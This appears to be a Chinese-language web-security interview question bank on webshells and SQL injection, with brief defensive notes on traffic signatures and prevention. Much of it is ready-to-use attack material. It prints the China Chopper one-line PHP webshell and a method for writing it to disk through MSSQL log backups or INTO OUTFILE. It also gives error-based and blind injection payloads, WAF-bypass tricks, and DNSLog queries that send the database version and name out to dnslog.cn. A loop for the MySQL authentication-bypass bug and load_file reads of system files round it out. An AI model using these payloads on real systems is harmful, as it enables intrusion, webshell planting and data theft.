通过各种可用方式比如文件上传漏洞，注入漏洞，把一句话木马上传到网站目录中，然后用中国菜刀连接获得webshell。

🔗 中国菜刀的一句话木马

```
1 | <?php @eval($_POST['cmd']); ?>
```

将一些打开文件系统命令通过 POST 请求传入 cmd 中，再通过 php 解析，eval 执行函数，执行括号中的语句，即可触发后门。

传给cmd的这些字符串流量有自己的特征，

🔗 菜刀流量特征

1.1、 post 请求

2.2、请求大多数来自固定 ip

3.3、请求的路径 `.php` 或者 `.jsp` 或者 `.asp`

4.4、**只有一个参数**

5.5、这个**参数base64编码**

6.6、参数内容 **混淆格式** `assert` `eval` `base64decode`

7.7、Base64编码的数据**解码**，都是**一些系统命令**

由于菜刀流量特征比较明显，我们实际中会采用**冰歇**，冰歇会对传输的流量会进行**加密**。可自行百度冰歇连接工具的流量特征

下面的例子是菜刀流量抓取的数据包的样式

```
1 cmd=array_map("ass"."ert",array("ev"."A1(\\\"\\\\$xx%3D\\\\\"Ba"."SE6"."4_dEc"."OdE\\\\\";@ev"."a
l(\\\\$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwIMCIP00BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVksVS
U0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNoBygiWEBZiik7JEQ9J0Q6FXwaH
BTdHVkeVxcV1dXXFwn0yRGPUBvcGVuZGlyKCREKTtpZigRj09TlVMTC17ZWNoBygiRVJST1I6Ly8gUGF0aCBOb3Qg
Rm91bmQgT3IgTm8gUGVybyWlzc2lubiEiKTt9ZWxzZXskTT10VUxM0yRMPU5VTEw7d2hpbGUoJE49QHJlYWRkaXI0JE
YpKXskUD0RRC4nLycuJE47JFQ9QGRhdGUoIlk0bS1kIEg6aTpzIixAZmlsZW10aW1lKCRQKSk7QCRFPXN1YnN0cihi
YXNlX2NvbnZlcnQoQGZpbGVwZXJtcygyKUCksMTAsOCksLTQpOyRSPSJcdCIuJFQuIlx0Ii5AZmlsZXNpemUoJFApLi
JcdCIuJEUuIlxuIjtpZihAaXNfZGlyKCRQKSkksTS49JE4uIi8iLiRSO2Vsc2UgJEwuPSROLiRSO31lY2hvICRNLiRM
00BjbG9zZWRpcigkRik7fTt1Y2hvKCJYQFkiKTtkawUoKs%3D')));");");");
```

解码后

将其进行**base64**解码

```
1 cmd=array_map("ass"."ert",array("ev"."A1(\\\"\\\\$xx%3D\\\\\"Ba"."SE6"."4_dEc"."OdE\\\\\";@ev"."a
l(\\\\$xx('@ini_set("display_errors","0");@set_time_limit(0);if(PHP_VERSION<'5.3.0')
2
3 {@set_magic_quotes_runtime(0);};echo("X@Y");$D='D:\\phpStudy\\WWW\\';$F=@opendir($D);if($F
==NULL){echo("ERROR:// Path Not Found Or No
Permission!");}else{$M=NULL;$L=NULL;while($N=@readdir($F))
4
5 {$P=$D.'/'.'$N;$T=@date("Y-m-d-
H:i:s",@filetime($P));@$E=substr(base_convert(@fileperms($P),10,8),-4);$R="\t".$T."\t".@f
ilesize($P)."\t".$E."\n";if(@is_dir($P))$M.="N."/".$R;else $L.="N.$R;};echo
$M.$L;@closedir($F);};echo("X@Y");die();
```

可以看到是一些文件操作的**系统命令**

14. (重点)在注入时我们需要利用 [mysql读取系统信息](#)，[列举几种读取文件方法的使用](#)，及读取条件

- `load_file()`
- `load data infile()`
- `system cat`

`load_file()` 和 `load data infile` 读取文件的方法通常情况下有两个前提：

- 1.1.在拥有file权限的前提下
- 2.2.secure_file_priv不为NULL

15. (重点)简述利用sql-server的备份方式上传一句话木马

--修改数据库恢复模式为 **完整模式**

```
1 | alter database tb1 set RECOVERY FULL;
```

--创建一张表cmd，只有一个列 a，类型为image

```
1 | create table cmd(a image);
```

--备份表到指定路径

```
1 | backup log tb1 to disk= 'C:\temp\1.php' with init;
```

--插入一句话木马到cmd表里

```
1 | insert into cmd (a) values(0x3c3f70687020406576616c28245f504f53545b785d293b3f3e);
```

--把操作**日志备份**到指定文件

```
1 | backup log tb1 to disk='C:\temp\2.php';
```

--删除cmd表

```
1 | drop table cmd;
```

16. (重点)如果在攻击的过程中，获得一个sql注入点，后续的操作思路能说下么？

- 1.1、利用注入点**获得数据库信息**，**爆表暴库**
- 2.2、一种思路，**利用数据库提权**，**获得系统权限**，比如**利用数据库的备份写入一句话木马**，获得webshell权限
- 3.3、一种思路，**找到数据库中后台管理员的账户密码**，登录后台，**利用后台的文件上传功能**，上传木马
- 4.4、利用**数据库系统漏洞**，**提权**，udf提权 mof提权，这个回答不出来也可以，毕竟还没讲

17. (重点)SQL注入原理

程序命令和用户数据（即用户输入）之间没有做到泾渭分明,接受用户输入相关参数未经处理直接带入数据库查询操作。这使得攻击者有机会将程序命令当作用户输入的数据提交给web程序，以发号施令，为所欲为。与数据库系统，操作系统，语言类型无关，主要是应用程序的错误。


18. SQL注入成功的基础

- 相信用户输入的数据
- SQL语句的拼接

19. (重点)如何检测SQL注入点

🔗 (1) 第一步最常用的SQL注入点判断方法，

在网站中寻找如下形式的网页连接。



或者下面的链接

```
http:// www.*. com/ *.php?id=x (php注入).  
http:// www.*. com/ *.jsp?id=x (jsp注入)  
http:// www.*. com/ *.aspx?id=x (aspx注入).  
http:// www.*. com/index.asp?id=8&page=99 (注:注入的时候确认是id参数还是page 参数，工具默认只对后面page参数注入，所以要对工具进行配置或者手工调换).  
http:// www..com/index/new/id/8 伪静态。  
http:// www.*.com/index/new/php-8.html 伪静态
```

其中的 “” 可能是**数字**,也有可能是**字符串**,分别被称为**整数类型数据**和**字符型数据**。

还有**登陆**的地方，**注册**的地方，**留言板**，**修改密码**的地方，等**post提交数据**的地方

还有就是 http 的头部字段：如 user-agent cookie, refer, x-forward-for 等

🔗 如何判断某个网页链接是否存在SQL注入漏洞呢？

通常有两种检测方法。

(2) “单引号” 法。

第一种检测SQL注入漏洞是否存在的方法是“单引号”法。方法很简单，直接在浏览器地址栏中的网址链接后加上一个单引号,如果页面不能正常显示,浏览器返回一些异常信息,则说明该链接可能存在注入漏洞。

(3) and 1=1和1=2法,

很多时候检测提交**包含引号的链接时**，会提示非法字符，或者直接不返回任何信息，但这并不等于不存在SQL注入漏洞。

此时可使用经典的“1=1和1=2”法进行检测。

方法很简单，就是直接在链接地址后分别加上 `and 1=1`和`and 1=2` 进行提交，如果**返回不同的页面**，那么说明存在SQL注入漏洞。

(4) 通过页面返回的报错信息,

一般情况下**页面报错**会显示是**什么数据库类型**；

20. 说说你了解的sql注入的类型

📖 按照注入的网页功能类型分类：

1.1、登录注入

2.2、cms注入

CMS逻辑：

`index.php` 首页展示内容，具有**文章列表**（链接具有文章 `id`）、

`articles.php` 文章详细页，URL中 `article.php?id=文章id`，读取id文章。

📖 按照注入点值的属性分类

1、数值型

2、字符串型

📖 基于从服务器返回的内容

1、有回显

2、无回显

📖 按照注入的程度和顺序

1、一阶注入

2、二阶注入

📖 其他业务场景

Update注入

Insert注入

Delete注入

Like注入

Order by注入

宽字节注入

http分割注入

http参数污染

约束的注入

Xx型注入

每种sql注入的方式，流量都有自己的特征，可以根据流量特征辨别是否为sql注入

21. (重点)SQL注入中爆表爆库报信息会利用什么作为辅助？

分不同的数据库吧

(1) **MySQL: \


5.0以上的版本可以利用information_schema这个数据库

其中具有表schemata(数据库名)、tables(表名)、columns(列名或字段名)。

在schemata表中， schema_name字段用来存储数据库名。

在tables表中， table_schema和table_name分别用来存储数据库名和表名。

在columns表中， table_schema(数据库名)、table_name(表名)、column_name(字段名)



user();查看当前Mysql登录用户名

database():查看当前使用Mysql数据库名

version():查看当前Mysql版本

@@version

@@basedir

length() 字符串长度

substring()截取字符串

ord 返回ASCII码值

concat 连接字符串

sleep(4) 睡眠指定描述

group_concat() 查询结果放同一行

limit m,n 从m行开始，到m+n行。

mid()需要截取的字符串

(2) **MS-SQL\

利用MASTER数据库

1.获取所有数据库名:

```
SELECT Name FROM Master..SysDatabases ORDER BY Name
```

--2.获取所有表名:

```
--XType='U':表示所有用户表; --XType='S':表示所有系统表; SELECT Name FROM SysObjects Where XType='U' ORDER BY Name
```

-- 3.获取所有字段名:

```
SELECT Name FROM SysColumns WHERE id=Object_Id('stu_info')
```

--4.其他元数据

--其他元数据 --查询数据库的版本

```
select @@version; --查询服务名
```

```
select @@servername; --查询主机名,
```

```
select host_name(); --查询当前数据库名
```

```
select db_name() --查询第一个数据库名;
```

```
select db_name(1) --查询第二个数据库名;
```

22. (重点)sql注入的过程中sql语句的注释起到什么作用

闭合sql语句, 注释掉后面的sql语句

在文本框中可以用--空格 #

在url中用--+

内联注释/*!union/*!select/ 可以绕过waf

23. (重点)为何一个 mysql 数据库的站, 只有一个 80 端口开放?

更改了数据库端口, 没有扫描出来。

站库分离。

3306 端口不对外开放

24. 如何突破注入时字符被转义?

宽字符注入、hex 编码绕过

25. (重点)说说SQL注入的绕过

(1) 大小写绕过

(2) 双写绕过

使用双写绕过。因为在过滤过程中只进行了一次替换。就是将关键字替换为对应的空。

比如 union在程序员处理时被替换为空，那需要我们可以尝试把union改写为Ununion

还可以结合大小写过滤一起使用

(3) .编码绕过

可以利用网络中的URL在线编码，绕过SQL注入的过滤机制。

(4) .内联注释绕过

在Mysql中内容注释中的内容可以被当作SQL语句执行。

Mysql中执行

```
//select/ * from admin
```

26. (重点)SQL注入中如果and和or被过滤了，如何绕过

1、Mysql中的大小写不敏感，大写与小写一样。

2、Mysql 中的十六进制与URL编码。

3、符号和关键字替换and -- &&、or-- ||。

4、内联注释与多行注释// 内联注释/ /* 多行注释*/

27. (重点)SQL注入中如果空格被过滤了，如何绕过

编码: hex,urlencode 空格URL编码%0a

%09 TAB键(水平)

%0a新建一行

%0c新的一页

%0d return功能

%0b TAB键(垂直)

28. (重点)SQL注入中，可以利用的报错函数都有那些

**updatexml()函数\

**extracvalue()函数\

**floor()函数\

也就是说，在监控流量中如果发现了这些函数，适当配合其他信息，可以判定为注入

而显示错误则需要在开发程序中采用print_r mysql_error()函数，将mysql错误信息输出。

****Updatexml函数本身介绍**

****使用前提: **

在mysql高版本中(大于5.1版本)中添加了对XML文档进行查询和修改的函数, updatexml(),extracvalue(), floor()

而显示错误则需要在开发程序中采用print_r mysql_error()函数, 将mysql错误信息输出。

****Updatexml函数本身介绍**

作用: 改变文档中符合条件的节点,使用不同的xml标记匹配和替换xml块的函数。

updatexml(XML_document,XPath_string,new_value);

XML_document:String格式, 为XML文档对象的名称, 文中为Doc

XPath_string:Xpath格式的字符串, 代表路径。

new_value:String格式, 替换查找到的符合条件的数据。

****典型payload**

' and updatexml(1,concat(0x7e,(select @@version),0x7e),1) or '1'='1

**extractvalue函数的基本格式为: [/*ExtractValue(xml_frag, xpath_expr)](#function_extractvalue)*

extractvalue函数接收两个字符串参数, 一个xml标记片段和xpath表达式xpath expr

extractvalue报错注入 就是通过再函数中写如不符合语法规式的xpath达到报错的目的, 并且通过拼接sql注入语句从而通过报错查询并显示我们想要查询的内容;

****典型payload**

' and extractvalue('1',concat(0x7e,(select @@version),0x7e)) or '1'='1

****Floor**

****通过使用count()、floor()、rand()、group by四个条件形成主键重复的错误**

count(): 计算满足某一条件下的行数

floor(): 向下取整的函数

rand(): 生成0~1之间的浮点数

count(): group by: 针对表中的字段来分组

****典型payload**

?id=1' union select 1,2,3 from (select count(),concat((select concat(version(),database(),user()) limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a --+

29. 延时注入如何来判断?

SQL 盲注分为三大类:

基于布尔型 SQL 盲注、

基于时间型 SQL 盲注、

基于报错型 SQL 盲注

基于布尔的盲注典型payload

?id=1' and if(ascii(substr(database(),1,1))=115,sleep(10),1)%23

基于时间的盲注典型payload

?id=1%27%20and%20if(ascii(substr(database(),1,1))=115,sleep(10),1)%23

30. 盲注和延时注入的共同点?

都是不回显信息，需要利用布尔或者事件来做判定，一个字符一个字符的判断

31. (重点)如果网站 get 与 post 都做了防注入，还可以采用什么方式绕过

- (1) 看看是否可以利用头注入Cookie ua头 refer xff等
- (2) update insert delete是否可以利用起来

32. 注入漏洞只能查账号密码?

最低权限都可以查找帐号和密码，

如 mssql sa 权限可以获取系统权限，dbowner 可以获取 Webshell，public 可以脱库；

Mysql root 权限、知道网站的绝对路径、数据库 my.ini 配置文件 secure_file_priv 值为空时，就可以获取 webshell 并执行操作系统命令。

或者获得后台管理员账号后，去找后台的漏洞，提升权限，比如文件上传漏洞等等

33. 发现 demo.jsp?uid=110 注入点，你有哪几种思路获取 webshell，哪种是优选?

(1) 有写入权限的，构造联合查询语句使用 select INTO OUTFILE，可以将查询的输出重定向到系统的文件中，这样去写入 WebShell

(2) 或者利用sqlmap工具也可以 比如 -os-shell 原理和上面一种相同，来直接获得一个 Shell，这样效率更高

(3) 通过构造联合查询语句得到网站管理员的账户和密码，然后扫后台登录后台，再在后台通过改包上传等方法上传 Shell 这个是优先，比较容易实现

34. sqlmap，怎么对一个注入点注入?

1) 如果是 get 注入，直接，sqlmap -u "注入点网址".

3.如果是 post 注入，可以 sqlmap -r "burp 地址访问包"

3) 如果是 cookie, X-Forwarded-For 等，可以访问的时候，用 burpsuite 抓包，注入处用星号替换，放到文件里，然后 sqlmap -r "文件地址"，记得加上-level 3 参数

35. 以下链接存在SQL注入漏洞，对于这个变形注入，你有什么思路？

demo.do?DATA=AjAxNg==

DATA 有可能经过了 base64 编码再传入服务器，所以我们要对参数进行 base64 编码才能正确完成测试

36. (重点)SQL注入写文件可以用什么函数？

范例：

```
union select "",2 into outfile "C:\phpStudy\WWW\123.php"+---&Submit=Submit
```

37. (重点) SQL 注入防护方法？

(1) 函数过滤，如正则过滤，preg_replace，如!is_numeric 函数 //判断变量 id 是否为数字

(2) 直接下载相关防范注入文件，通过 include 包含放在网站配置文件里面，如 360、阿里云、腾讯提供的防注入脚本

(3) 使用白名单来规范化输入验证方法

(4) 采用 PDO 预处理

(5) 使用 Waf 拦截

38. 盲注 if 被过滤怎么绕过？

(1) 大小写绕过

(2) 双写绕过

使用双写绕过。因为在过滤过程中只进行了一次替换。就是将关键字替换为对应的空。

比如 union在程序员处理时被替换为空，那需要我们可以尝试把union改写为

Ununionion 红色部分替换为空，则剩下的依然为空

还可以结合大小写过滤一起使用

(3) .编码绕过

可以利用网络中的URL在线编码，绕过SQL注入的过滤机制。

(4) .内联注释绕过

在Mysql中内容注释中的内容可以被当作SQL语句执行。

Mysql中执行

```
/*!select/ * from admin
```

39. (重点)注入时，WAF 过滤了逗号，如何绕过？

在实际中如果我们在注入语句中有逗号就可能被拦截，这个时候我们可以用 join 来绕过

```
mysql> select user_id,user,password from users union select 1,2,3;
```

不出现逗号，使用 Join 来注入

```
mysql> select user_id,user,password from users union select * from ((select 1)A join (select 2)B join (select 3)C);
```

40. (重点)介绍下二次注入

二次注入也有人称它为SQL二阶注入。

二次注入漏洞是一种在Web应用程序中广泛存在的安全漏洞形式。相对于一次注入漏洞而言，二次注入漏洞更难以被发现，但是它却具有与一次注入攻击漏洞相同的攻击威力。

简单的说，二次注入是指已存储（数据库、文件）的用户输入被读取后再次进入到 SQL 查询语句中导致的注入。

网站对我们输入的一些重要的关键字进行了转义，但是这些我们构造的语句已经写进了数据库，可以在没有被转义的地方使用

可能每一次注入都不构成漏洞，但是如果一起用就可能造成注入。

41. (重点)二次注入和普通注入的区别

普通注入：

在http后面构造语句，是立即直接生效的

一次注入很容易被扫描工具扫描到

二次注入：

先构造语句（有被转义字符的语句）

我们构造的恶意语句存入数据库

第二次构造语句（结合前面已经存入数据库的语句，成功。因为系统没有对已经存入数据库的数据做检查）

二次注入更加难以被发现

42. 二次注入的条件

(1) 用户向数据库插入恶意语句（即使后端代码对语句进行了转义，如 `mysql_escape_string`、`mysql_real_escape_string` 转义）

(2) 数据库对自己存储的数据非常放心，直接取出恶意数据给用户

43. (重点)二次注入步骤

二次注入，可以概括为以下两步：


第一步：插入恶意数据

进行数据库插入数据时，对其中的特殊字符进行了转义处理，在写入数据库的时候又保留了原来的数据。

第二步：引用恶意数据

开发者默认存入数据库的数据都是安全的，在进行查询时，直接从数据库中取出恶意数据，没有进行进一步的检验的处理。

44. (重点)sqlmap知识点



45. (重点)SQL注入无回显怎么办？

我们可以采用盲注，基于时间的盲注，基于布尔值的盲注

46. ((重点))SQL盲注被封了怎么办？

盲注，这种注入速度非常慢，需要一个一个字符猜解，需要像服务器发送的大量请求，而且很容易被网站WAF或者防火墙BAN掉IP，虽然也可以使用代理IP池，但是还是需要一种快速有效的方法来获取数据。此时我们就可以利用DNSLog来快速的获取回显数据。

47. (重点)SQL注入盲注的DNSlog利用条件

l DBMS中需要有可用的，能直接或间接引发DNS解析过程的子程序，即使用到UNC

l Linux没有UNC路径，所以当处于Linux中的数据库管理系统时，不能使用该方式获取数据

l UNC是一种命名惯例，主要用于在Microsoft Windows上指定和映射网络驱动器。UNC命名惯例最多被应用于在局域网中访问文件服务器或者打印机。我们日常常用的网络共享文件就是这个方式。UNC路径就是类似\softer这样的形式的网络路径

l 格式：\servername\sharename，其中servername是服务器名，sharename是共享资源的名称。

l 目录或文件的UNC名称可以包括共享名称下的目录路径，格式为：
\servername\sharename\directory\filename

48. 不同的数据库系统利用dnslog的姿势

Mysql 使用load_file

范例：windows操作系统中的mysql，需要设置secure_file_priv为空，这个条件比较苛刻

```
select load_file(concat('\\',(select version()),'.2g7sst.dnslog.cn\\test'));
```

Windows下mysql 数据库管理系统中输入

```
mysql> select load_file(concat('\\\\',(select version()),'.2g7sst.dnslog.cn\\test'));
+-----+
| load_file(concat('\\\\',(select version()),'.2g7sst.dnslog.cn\\test')) |
+-----+
| NULL |
+-----+
1 row in set (0.28 sec)
```

Microsoft SQL Server 使用如下存储过程

master...xp_dirtree (用于获取所有文件夹的列表和给定文件夹内部的子文件夹)

master...xp_fileexist (用于确定一个特定的文件是否存在于硬盘)

master...xp_subdirs (用于得到给定的文件夹内的文件夹列表)

```
master..xp_dirtree 'c:',1,1;
```

```
declare @a varchar(50);
```

```
select @a=''+convert(varchar(50),DB_NAME())+'!9fybol.dnslog.cn\abc';
```

```
print @a;
```

```
exec master..xp_dirtree @a,1,1;
```

49. (重点)是否任何的盲注都可以使用dnslog回显信息？

不是的，dnslog使用时要注意以下内容：

1、解析的地址如果通过UNC命名规则设置，UNC命名资源查找，会触发dns解析输出log，由于linux没有UNC，所以就只适用于windows DNS解析过程中。但是并不意味着linux不适用dnslog，比如用ping，用curl是可以的。

2、UNC路径不能超过128，否则报错，这限制了比如sql的查询语句的长度。

3、SQL中像load_file这类函数使用需要当前账户有写权限

补充1：了解mysql数据库的漏洞么？说一个详细的漏洞，及利用

曾经碰到过Mysql身份认证验证绕过漏洞，适合版本

MySQL 5.1.x before 5.1.63

5.5.x before 5.5.24,

5.6.x before 5.6.6,

MariaDB 5.1.x before 5.1.62,

5.2.x before 5.2.12

5.3.x before 5.3.6

5.5.x before 5.5.23

这个漏洞是只要知道用户名，不断尝试就能够直接登入SQL数据库。可以利用msf的mysql_authbypass_hashdump模块来攻击，获得数据库敏感信息，也可以利用shell编程，写个小脚本也可以攻击，登录到靶机mysql数据库

```
for i in $(seq 1 1000); do mysql -u root -P3306 -password=bad -h 192.168.137.211 2>/dev/null; done
```

(重点)补充2：站库分离的判断方法

(1) 网络连接状态

netstat -ano | findstr "1433" 注：1433为数据库端口，可根据需要修改。

通过netstat命令在查看MSSQL数据库1433端口的网络连接状态，可以看到与当前MSSQL数据库服务器192.168.3.245建立连接的只有一个192.168.3.38，由此可以判断这台主机为Web服务器。当然，可通过命令执行漏洞，执行netstat命令判断是否站库分离。

数据库服务器上查看网络状态判断

```
C:\Documents and Settings\Administrator>netstat -ano | findstr "1433"
TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING 1320
TCP 192.168.3.245:1433 192.168.3.38:49726 ESTABLISHED 1320
```

web服务器上查看网络状态判断

```
C:\Users\>netstat -ano | findstr "1433"
TCP 192.168.3.252:50375 192.168.3.14:1433 ESTABLISHED 2260
TCP 192.168.3.252:50376 192.168.3.14:1433 ESTABLISHED 2260
```

(2) 数据库配置文件


通过网站程序数据库配置文件，判断是否站库分离，如果数据库IP地址是localhost、127.0.0.1或当前主机内网IP则说明为同服务器，反之则可能为站库分离，自建公网数据库和RDS云数据库除外。当然，可通过文件读取漏洞，读取网站程序数据库配置文件判断是否站库分离。



(3) MySQL内置函数和库


通过MySQL的@@hostname内置函数可以查看服务端主机名称，information_schema内置库的PROCESSLIST可以定位到当前已连接数据库的用户名、主机和端口号等信息，Windows连接格式：主机名:Port，Linux连接格式：IP:Port，本地连接格式：localhost:Port。当然，可通过SQL注入语句判断是否站库分离。

SELECT @@hostname; // 服务端主机名称 select * from information_schema.PROCESSLIST; // 客户端主机名称和端口



也可以通过load_file()这个内置函数读取一些敏感文件，如：hosts文件中解析的一些内网业务的IP地址和域名，IIS/Apache/Nginx/Tomcat/Jboss/Weblogic/Websphere的相关配置文件以及网卡信息等。

例：select load_file('C:/Windows/System32/drivers/etc/hosts');





(4) MSSQL内置函数和表

通过MSSQL的host_name()、@@servername几个内置函数来判断是否站库分离，如果客户端与服务端返回的主机名不一样则说明为站库分离，返回的主机名一样则说明可能为同服务器。

select HOST_NAME(); // 客户端主机名称


select @@SERVERNAME; // 服务端主机名称



通过以下MSSQL注入语句来判断是否站库分离，news必须为数据库中存在的表名，当然用其他存在的表名也是可以的，如果注入页面返回不正常则说明为站库分离，反之则为同服务器。

and exists(select * from news where 1=(SELECT (case when host_name()=@@servername then 1 else 0 end)))

